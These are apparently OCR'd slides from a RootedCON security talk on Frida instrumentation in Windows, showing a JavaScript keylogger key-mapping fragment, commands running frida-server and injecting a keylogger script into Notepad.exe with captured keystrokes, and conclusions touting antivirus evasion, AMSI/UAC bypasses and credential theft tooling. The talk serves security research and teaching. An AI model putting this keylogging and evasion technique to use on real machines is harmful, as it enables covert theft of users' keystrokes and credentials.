
```
const parseKey = function (code, caps, shift) {
 // Source: https://github.com/killswitch-GUI/SetWindowsHookEx-Keylogger/blob/
 // master/SetWindowsHookEx-Keylogger/SetWindowsHookEx-Keylogger.cpp#L31
 var key;

 switch (code) {
   case 0x41: key = caps ? (shift ? "a" : "A") : (shift ? "A" : "a"); break;
   case 0x42: key = caps ? (shift ? "b" : "B") : (shift ? "B" : "b"); break;
   case 0x43: key = caps ? (shift ? "c" : "C") : (shift ? "C" : "c"); break;
   case 0x44: key = caps ? (shift ? "d" : "D") : (shift ? "D" : "d"); break;
   case 0x45: key = caps ? (shift ? "e" : "E") : (shift ? "E" : "e"); break;
   case 0x46: key = caps ? (shift ? "f" : "F") : (shift ? "F" : "f"); break;
   case 0x47: key = caps ? (shift ? "g" : "G") : (shift ? "G" : "g"); break;
   case 0x48: key = caps ? (shift ? "h" : "H") : (shift ? "H" : "h"); break;
   case 0x49: key = caps ? (shift ? "i" : "I") : (shift ? "I" : "i"); break;
   case 0x4A: key = caps ? (shift ? "j" : "J") : (shift ? "J" : "j"); break;
   case 0x4B: key = caps ? (shift ? "k" : "K") : (shift ? "K" : "k"); break;
   case 0x4C: key = caps ? (shift ? "l" : "L") : (shift ? "L" : "l"); break;
   case 0x4D: key = caps ? (shift ? "m" : "M") : (shift ? "M" : "m"); break;
   case 0x4E: key = caps ? (shift ? "n" : "N") : (shift ? "N" : "n"); break;
   case 0x4F: key = caps ? (shift ? "o" : "O") : (shift ? "O" : "o"); break;
   case 0x50: key = caps ? (shift ? "p" : "P") : (shift ? "P" : "p"); break;
   case 0x51: key = caps ? (shift ? "q" : "Q") : (shift ? "Q" : "q"); break;
   case 0x52: key = caps ? (shift ? "r" : "R") : (shift ? "R" : "r"); break;
```

DEMO


WinDev2401Eval [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Command Prompt - frida-ser
C:\Users\User\Downloads\frida-server-16.1.11-windows-x86_64>frida-server-16.1.11-windows-x86_64.exe -l 0.0.0.0
:54321
Untitled
File Edit View
Ln 1, Col 1
0 characters
100%
Windows (CRLF)
UTF-8
Windows 11 Enterprise Evaluation
Windows License valid for 90 days
Build 22621.ni_release.220506-1250
56°F
Mostly cloudy
Search
ESP
4:20
25/01/2024
Ctrl Derecho


1 / 1
Tilix: patowc@karnak: ~/frd
1: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ frida -H 192.168.56.101:54321 -l windows_keylogger.js Notepad.exe


1 / 1
Tilix: patowc@karnak: ~/frd
1: patowc@karnak: ~/frd
key=[l] (3)
key=[a] (4)
key=[[space]] (5)
key=[[right shift]] (6)
key=[R] (7)
key=[e] (8)
key=[i] (9)
key=[n] (10)
key=[o] (11)
key=[s] (12)
key=[a] (13)
key=[[space]] (14)
key=[h] (15)
key=[a] (16)
key=[x] (17)
key=[o] (18)
key=[r] (19)
key=[s] (20)
key=[[space]] (21)
key=[[right shift]] (22)
key=[[unknown-key (190)]] (23)
key=[)] (24)
[right shift],H,o,l,a,[space],[right shift],R,e,i,n,o,s,a,[space],h,a,x,o,r,s,[space],[right shift],[un
known-key (190)],)


1 / 1
Tilix: patowc@karnak: ~/frd
1: patowc@karnak: ~/frd
key=[l] (3)
key=[a] (4)
key=[[space]] (5)
key=[[right shift]] (6)
key=[R] (7)
key=[e] (8)
key=[i] (9)
key=[n] (10)
key=[o] (11)
key=[s] (12)
key=[a] (13)
key=[[space]] (14)
key=[h] (15)
key=[a] (16)
key=[x] (17)
key=[o] (18)
key=[r] (19)
key=[s] (20)
key=[[space]] (21)
key=[[right shift]] (22)
key=[[unknown-key (190)]] (23)
key=[)] (24)
[right shift],H,o,l,a,[space],[right shift],R,e,i,n,o,s,a,[spa
known-key (190)],)


STILL WAITING...
FOR DEFENDER
TO DO SOMETHING :(
imgflip.com


STILL WAITING...
STILL WAITING...
LL WAITING...
STILL WAITING...
STILL WAITING...
FOR DI
O DO SO
FOR DEFENDER
:(

FRIDA in win*: keylogger! (vii)

- Please, **do remember to remove the Hook** :)
- If not unhooking, will face random behaviours like getting Notepad.exe (or whatever the binary you targeted) defunct in background.
- My security word here is: “`unhookunhook`”.

** you can even attach frida-gadget to a binary (+lief)*

Conclusions

Conclusions

- There are **no limits** of what you can do using frida.
- Not only hooking, but loading dynamic libraries into the process space in runtime.
- You can do A LOT of things in userspace without privileges.
- AMSI/UAC bypasses, tickets, exploiting, keylogging...
- No f*ng limits, I promise!

** you can even attach frida-gadget to a binary (+lief)*

Conclusions (ii)

- Frida server default binary is not detected as anything harmful (ehhh… what the fuck? **yeah**).
- And you have the source code: recompile, transform, adapt, evade, jump, dodge…
- Always remember you can SIDE LOAD things… powershell among them.
- No f*ng limits: **my own mimikatz with frida xD**

https://github.com/gentilkiwi/mimikatz

** you can even attach frida-gadget to a binary (+lief)*

Refs.

- https://deephacking.tech/parcheando-amsiscanbuffer-amsi-bypass/
- https://github.com/sensepost/frida-windows-playground
- https://securityintelligence.com/x-force/hunting-evidence-dll-side-loading-powershell-sysmon/
- Javier Yuste, “Evading Deep Learning Malware detectors“, RootedCON2020, https://www.youtube.com/watch?v=pG0wOBmlsPQ

** you can even attach frida-gadget to a binary (+lief)*

“Demos gracias al señor, podéis ir en paz,

¡RA-mén!”

“Thanks god, leave in peace,

RA-men!”

Thanks!

/Rooted®